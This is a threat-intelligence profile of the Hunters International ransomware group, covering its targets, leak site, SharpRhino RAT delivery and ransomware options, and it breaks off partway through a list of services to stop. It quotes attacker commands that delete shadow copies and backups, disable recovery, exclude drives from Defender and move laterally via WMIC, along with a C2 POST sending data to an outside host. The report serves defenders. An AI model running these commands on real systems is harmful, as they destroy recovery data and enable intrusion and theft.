



**TLP: CLEAR**

## **RaaS group profile Hunters International**



Document ID: CERTOPL/CTI/huntersinternational/20241028  
Version: 1.4  
Author: Rafał Wolert  
Reviewed by: Ireneusz Tarnowski  
Date: 2024-10-28  
TLP: CLEAR  
Keywords: Hunters International, ransomware, RaaS, SharpRhino

Table of contents:

- Executive summary ..... 3
- Hunters International group profile ..... 3
  - Introduction ..... 3
  - Targets ..... 4
  - DLS and page for victims ..... 7
  - Ransomware payload ..... 12
  - Encryption ..... 13
- Mitre ATT&CK TTP ..... 17
- Indicators of Compromise ..... 17

## Executive summary

First mention of the group: October 2023

Links to other groups: Hive

Group model: Ransomware-as-a-Service in double extortion mode. If the ransom is not paid, the group publishes encrypted and/or exfiltrated data on the group's sites on the TOR network.

Attacked sectors: The group does not specify sectors.

Regions attacked: Attacks are taking place in the US, Europe and Asia.

Related malware: SharpRhino (RAT).

The report summarises the activities of the Hunters International group in 2023-2024. The group, which has links to the now defunct Hive group, operates in a dual extortion mode, encrypting and/or exfiltrating. The group selects targets without regard to the victim's region or sector of operation, although attacks on CIS (Commonwealth of Independent States)<sup>1</sup> countries have been observed. The group uses additional tools, such as SharpRhino, to gain initial access to the infrastructure. The ransomware delivered to endpoints is a new version of the malicious code previously used by the Hive group.

## Hunters International group profile

### Introduction

The Hunters International group emerged in October 2023, shortly after the Hive group was disbanded by a coordinated service action in the first quarter of 2023<sup>2</sup>. Security researchers have demonstrated the similarity of ransomware code samples between the two groups (approximately 60%). Hunters International operates under the Ransomware-as-a-Service (RaaS) model and claims to be an independent group that owns the source code purchased from the Hive group and its infrastructure. As of 02/09/2024, the group has been linked to Russia due to the Russian and English language<sup>3</sup> in which the group communicates and the lack of attacks on CIS countries<sup>4</sup>. The main goal of the Hunters International group is data exfiltration, not encryption, as stated by a member of the group on 24/10/2023 (Fig. 1), although the group itself is currently operating under a dual extortion model.

---

<sup>1</sup> [https://en.wikipedia.org/wiki/Commonwealth\\_of\\_Independent\\_States](https://en.wikipedia.org/wiki/Commonwealth_of_Independent_States)

<sup>2</sup> <https://www.justice.gov/opa/pr/us-department-justice-disrupts-hive-ransomware-variant>

<sup>3</sup> <https://blog.barracuda.com/2024/07/29/hunters-international--your-data-is-the-prey>

<sup>4</sup> <https://www.quorumcyber.com/insights/sharprhino-new-hunters-international-rat-identified-by-quorum-cyber/>




Fig 1. Hunters International group<sup>5</sup> comment posted on 24/10/2023

## Targets

The group's targets are not defined in terms of region, as well as industry sector. According to the official DLS<sup>6</sup> Hunters International, the largest number of victims are from the US [107 companies], with countries in Europe [41 companies], Asia [18 companies] also becoming targets. Most of the sectors attacked by the group are in the service, manufacturing, sales, healthcare, finance, transportation, technology and government sectors.

The group has a DLS for victims along with a chat room on the TOR network (Fig.1, 2). On such a page, we can see the victims divided into several categories. After the ransom is not paid, some or all of the data is available for download from the site.

Company	Revenue	Employees	Stocks	Disclosures
ICBC (London) - United Kingdom	\$250M	500		7/7
AutoCanada - Canada	\$6B	4,700	ACQ	11/11
Parnell Defense - United States of America	-	-		2/6
Aaren Scientific - United States of America	\$26M	113		0/10

Fig. 2. Hunters International DLS

<sup>5</sup> <https://www.acronis.com/en-sg/cyber-protection-center/posts/hunters-international-new-ransomware-based-on-hive-source-code/>

<sup>6</sup> ang. Dedicated Leak Site




Fig. 3. Chat for victims.

The DLS website has published attack information and exfiltrated data from three Polish companies. The first of these, AIUT<sup>7</sup>, was published on October 9, 2024. 5.9TB of data on the company's customers was exfiltrated<sup>8</sup>.

Company	Country	Revenue	Employees	Stocks	Disclosures
AIUT	Poland	\$150M	600		1/1
Navitas Semiconductor	Ireland	\$100M	380	NVTS	1/1
Ferraro Group	Italy	\$17.5M	98		1/1
SuperDrob S.A.	Poland	\$250M	2,500		1/1
Casco Antiguo	Spain	\$10.4M	80		

Fig. 4. AIUT company

Another company [443.8GB], SuperDrob S.A.<sup>9</sup> was published on September 19, 2024.

<sup>7</sup> <https://aiut.com/incydent-bezpieczenstwa/>

<sup>8</sup> <https://cyberdefence24.pl/cyberbezpieczenstwo/incydent-w-polskiej-firmie-wyciekly-skany-paszportow>

<sup>9</sup> <https://superdrob.pl/oswiadczenie-dotyczace-naruszenia-infrastruktury-informatycznej/>

Fig. 5. SuperDrob S.A. company.

The exfiltrated files included access data to the company's internal and external services and services, public IPv4 addresses, license keys, names of employees using the stations and their personal data (PESEL numbers)<sup>10</sup>.

The third company, Atende, is on the Hunters International website with a data leak of 1.2TB<sup>11</sup>.

Fig. 6. Atende company<sup>12</sup>.

<sup>10</sup> <https://cyberdefence24.pl/cyberbezpieczenstwo/atak-na-superdrob-wyciek-danych-osobowych-i-hasel-administratorow>

<sup>11</sup> <https://cyberdefence24.pl/cyberbezpieczenstwo/polska-firma-it-zhakowana-wielki-wyciek-danych>


<sup>12</sup> <https://atende.pl/pl/aktualnosci/oswiadczenie-zarzadu>

The group also has DLS domains on the public network:

- huntersinternational[.]net (185[.]244.181.173, 78[.]111.88.111)
- huntersinternational[.]su, 5m2n5b.huntersinternational[.]su (45[.]8.228.240 , 45[.]142.44.203)
- huntersinternational[.]org (185[.]185.68.40)


## DLS and page for victims

The credentials received in the ransom note are used to log in to a website dedicated to victims on the TOR network. The victim can obtain additional information about the leak, access a chat room, download file names in JSON format, obtain free file decryption (up to 5 files; in most cases, the group allows this option), and obtain details about Bitcoin payments.



The screenshot shows the 'Overview' page of the DLS dashboard. The left sidebar contains navigation links: Overview (selected), Disclosures, Decryptions, and Payment. Below the navigation is a 'DLS Visitors' section with statistics: Last 24 hours: 6,411; Last 7 days: 47,348; Last month: 203,042; Online: 97. Below that is an 'Exchange Rates' section for BTC (\$67,852.36) and XMR (\$157.89). The main content area is divided into four cards: 'COMPANY PROFILE' (blacked out), 'ENCRYPTED FILES' (with a document icon and text: 'Files were encrypted using strong algorithms. It's impossible to decrypt without our decryption software. Decrypt your files'), 'EXFILTRATED DATA' (with a folder icon and text: 'Data from the entire company was exfiltrated. It will be investigated, carefully categorized, highlighted and then published. Prevent data leakage'), and 'DATA LEAK SITE' (with a WWW icon and text: 'The most powerful data leak site on the Internet. There are a lot of journalists, researchers and other hackers. Do not let them know'). A 'Support' button is visible on the right side.

Fig. 7. DLS dashboard.



The screenshot shows the 'Overview' page of the DLS dashboard, similar to Fig. 7 but with a different layout. The left sidebar is the same. The main content area is divided into three cards: 'COMPANY PROFILE' (blacked out), 'EXFILTRATED DATA' (with a folder icon and text: 'Data from the entire company was exfiltrated. It will be investigated, carefully categorized, highlighted and then published. Prevent data leakage'), and 'DATA LEAK SITE' (with a WWW icon and text: 'The most powerful data leak site on the Internet. There are a lot of journalists, researchers and other hackers. Do not let them know'). A fourth card, 'DATA LEAK SITE', is present but contains the text 'Make the right decision.' instead of the previous text. A 'Support' button is visible on the right side.

Fig. 8. Dashboard without free decryption option.




Fig. 9. Information on data published in part or in full.




Fig. 10. Decryption of 5 files free of charge.




Fig. 11. Bitcoin payment site.






Fig. 12. Chat messages for victims of the group.

## Tools and techniques

Reports on the group<sup>13</sup> indicate that they use spear phishing and RDP exploits as initial access techniques. The group also uses the SharpRhino malware, written in C#, as a tool to deliver the final encryption payload to endpoints.

The software was first mentioned in November 2023, with SharpRhino infections taking place via malvertising in Google searches. SharpRhino (November<sup>14</sup> 2023, May<sup>15</sup> 2023) masqueraded as Advanced IP Scanner software. SharpRhino in this variant was created as a malicious installer using the open source tool NSIS (Nullsoft Scriptable Install System). Inside the installer was a script that automates further actions, including: checking the version of the victim's operating system, whether the host is in a domain, and then copying some of the LOLBIN related files provided to the C:\ProgramData\Microsoft\LogConverter directory.

<sup>13</sup> <https://blog.barracuda.com/2024/07/29/hunters-international--your-data-is-the-prey>

<sup>14</sup> <https://www.esentire.com/blog/workersdevbackdoor-delivered-via-malvertising>

<sup>15</sup> <https://x.com/OxBurgers/status/1661279651157737472>

The malware maintains access by modifying the PressAnyKey value of the Run registry key to run a .lnk file that points to LOLBIN Microsoft.NodejsTools.PressAnyKey.exe<sup>16</sup>. LOLBIN is then used to run a .bat file that runs a PowerShell script. The script decrypts the .NET payload that is injected into memory. The malware generates the URL and unique ID of the infected machine, which is used for C2 communication. RC4 decrypted and base64 decoded commands from the C2 server indicate lateral movement attempts to other hosts. The malware is also a keylogger. The code itself contains metadata belonging to the malware developer.

```
>> Tracker database block
Machine ID: desktop-ccthd0e
MAC Address: 08:00:27:4b:aa:f0
MAC Vendor: PCS SYSTEMTECHNIK
Creation: 2022-12-07 08:07:19

Volume Droid: bf1ca90c-fd9e-4225-a3cd-6dd895f16139
Volume Droid Birth: bf1ca90c-fd9e-4225-a3cd-6dd895f16139
File Droid: 2bcba6a7-7606-11ed-b531-0800274baaf0
File Droid birth: 2bcba6a7-7606-11ed-b531-0800274baaf0

>> Property store data block (Format: GUID\ID Description ==> Value)
dabd30ed-0043-4789-a7f8-d013a4736622\100 Item Folder Path Display Narrow ==> Desktop (C:\Users\kolombol)
0c570607-0396-43de-9d61-e321d7df5026\3 (Description not available) ==> True
0c570607-0396-43de-9d61-e321d7df5026\1 (Description not available) ==> True
0c570607-0396-43de-9d61-e321d7df5026\2 (Description not available) ==> True
0c570607-0396-43de-9d61-e321d7df5026\4 (Description not available) ==> False
0c570607-0396-43de-9d61-e321d7df5026\6 (Description not available) ==> 255
0c570607-0396-43de-9d61-e321d7df5026\5 (Description not available) ==> True
b725f130-47ef-101a-a5f1-02608c9eebac\10 Item Name Display ==> Microsoft.NodejsTools.PressAnyKey.exe
b725f130-47ef-101a-a5f1-02608c9eebac\15 Date created ==> 11/26/2021 05:36:10
b725f130-47ef-101a-a5f1-02608c9eebac\12 Size ==> 26568
b725f130-47ef-101a-a5f1-02608c9eebac\4 Item Type Text ==> Application
b725f130-47ef-101a-a5f1-02608c9eebac\14 Date Modified ==> 11/26/2021 05:28:55
28636aa6-953d-11d2-b5a6-00c04fd918d0\30 Parsing Path ==> C:\Users\kolombol\Desktop\Microsoft.NodejsTools.PressAnyKey.exe
446d16b1-8dad-4870-a748-402ea43d788c\104 Volume Id ==> Unmapped GUID: fb5591ef-0000-0000-0000-501f00000000
```

Fig. 13. Malware developer metadata.<sup>17</sup>

```
<ul><li>net user</li><li>nslookup -type=srv_ldap_tcp.<redacted>
</redacted></li><li>systeminfo</li><li>whoami</li>
<li>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-
MpPreference -ExclusionPath C:\</li>
<li>"C:\Windows\System32\Wbem\WMIC.exe" /node:<redacted> process call
create "cmd.exe /c
c:\programdata\Microsoft\LogConverter\Microsoft.NodejsTools.PressAnyKey
y.lnk" (the threat actor attempted to move laterally to another host
via WMIC)</redacted></li><li>"C:\Windows\system32\xcopy.exe"
c:\programdata\microsoft\LogConverter \
<redacted>\C$\programdata\Microsoft\LogConverter /E /H /Y (the threat
actor attempted to copy the malicious file to another host)</redacted>
</li></ul>
```

Fig. 14. Communication with the infected host.<sup>18</sup>

<sup>16</sup> <https://lolbas-project.github.io/lolbas/OtherMSBinaries/Microsoft.NodejsTools.PressAnyKey/>

<sup>17</sup> <https://www.esentire.com/blog/workersdevbackdoor-delivered-via-malvertising>

<sup>18</sup> <https://www.esentire.com/blog/workersdevbackdoor-delivered-via-malvertising>

```
POST hxxps://cdn-us-tech.wtf-system-4758995.workers[.]dev/MsB0h/
HTTP/1.1
User-Agent: Microsoft Windows NT 10.0.16299.0
Content-Type: application/json
Host: cdn-us-tech.wtf-system-4758995.workers[.]dev
Content-Length: 131
Expect: 100-continue
Connection: Keep-Alive
{"UUID":<REDACTED>,"ID":"sMsB0hNEMIGlZ8J8","Data":<base64-encoded
string">}
```

*Fig. 15. POST to the C2 sever.<sup>19</sup>*

The Indicators of Compromise section provides YARA detection rules for this malware variant (also known as WorkersDevBackdoor).

In September 2024, SharpRhino was observed masquerading as the AngryIP tool by typosquatting the tool's original domain<sup>20</sup>. SharpRhino had a correctly signed certificate:

```
Name: J-Golden Strive Trading Co., Ltd.
Issuer: GlobalSign GCC R45 EV CodeSigning CA 2020
Valid From: 2024-06-12 19:40:54
Valid To: 2025-06-08 07:38:26
Valid Usage: Code Signing
Algorithm: sha256RSA
Thumbprint: 0C07296EDF29D3333B63A2A63935BD15FFDE5596
Thumbprint MD5: 9CCD619CC8F94EC41B8D5DADEEF07A10
Thumbprint SHA256: 6120C800A58387A84882EBDF607A0780827D517F5AF11279DC0C19D0F10278D3
Serial Number: 01 D6 35 04 53 DB E2 DB CD 8C 4B 1A
```

The malware contained an identically compressed NSIS archive with different filenames. The variant also used LOLBIN Microsoft.NodejsTools.PressAnyKey.exe, but compared to variant 2023, some of the files to be executed when the NSIS installer is run are copied to C:\ProgramData\Microsoft\WindowsUpdater24 and files related to maintaining access (persistence) to a known folder are copied to C:\ProgramData\Microsoft\LogUpdateWindows. The payload is also written in C# and includes encryption functions for communication with the C2 server.

SharpRhino is described as a variant of the ThunderShell family<sup>21</sup>.

<sup>19</sup> <https://www.esentire.com/blog/workersdevbackdoor-delivered-via-malvertising>

<sup>20</sup> <https://www.quorumcyber.com/insights/sharprhino-new-hunters-international-rat-identified-by-quorum-cyber/>

<sup>21</sup> <https://github.com/Mr-Un1k0d3r/ThunderShell/tree/master>

## Ransomware payload

The ransomware code samples (c4d39db132b92514085fe269db90511484b7abe4620286f6b0a30aa475f64c3e, 94b6cf6c30f525614672a94b8b9788b46cbe061f89ccbb994507406404e027af) from November 2023 and May 2024<sup>22</sup>, and those from 2024 only (24de8de24001bc358c58aa946a28c545aaf9657b66bd5383c2d5a341c5d3c355), have been written in the Rust language. The example first checks the CMD commands passed. If no arguments are passed, the process is terminated. Possible arguments are

- **-c** points to a *user:password* pair, which is added to the ransomware note as credentials to log in to the victims' sit
  - **example: -c username:password**
- **-a / -attach / --attach** allows you to enable logs
- **-A / -no-aggressive / --no-aggressive** disables deletion of backups and other data recovery options
- **-E / -no-extension / --no-extension** disables the addition of an extension to encrypted files
- **-m / -min-size / --min-size** sets the minimum size of the file to be encrypted (in bytes)
  - **example: -m 1024**positional argument to indicate the file or folder to be scrubbed

It then runs threads for encryption and, if the -A parameter is not specified, commands to prevent the possibility of file recovery and the interruption of processes and services.

```
vssadmin.exe delete shadows /all /quiet
wmic.exe shadowcopy delete
wbadmin.exe delete systemstatebackup
wbadmin.exe delete catalog-quiet
bcdedit.exe /set {default} recoveryenabled No
bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
wbadmin.exe delete systemstatebackup -keepVersion:3
```

Interruption of services and processes:

```
mepocs, memtas, veeam, svc$, backup, sql, vss, vmm, vmwp, msmq, mssql, msexchange, mysql,
encsvc, thebat, mydesktopqos, xfssvcon, firefox, infopath, vssvc, winword, steam, synctime,
notepad, ocomm, onenote, mspub, thunderbird, agntsvc, excel, powerpnt, outlook, wordpad,
```

---

<sup>22</sup> <https://www.bitdefender.com/en-us/blog/businessinsights/hive-ransomwares-offspring-hunters-international-takes-the-stage/>

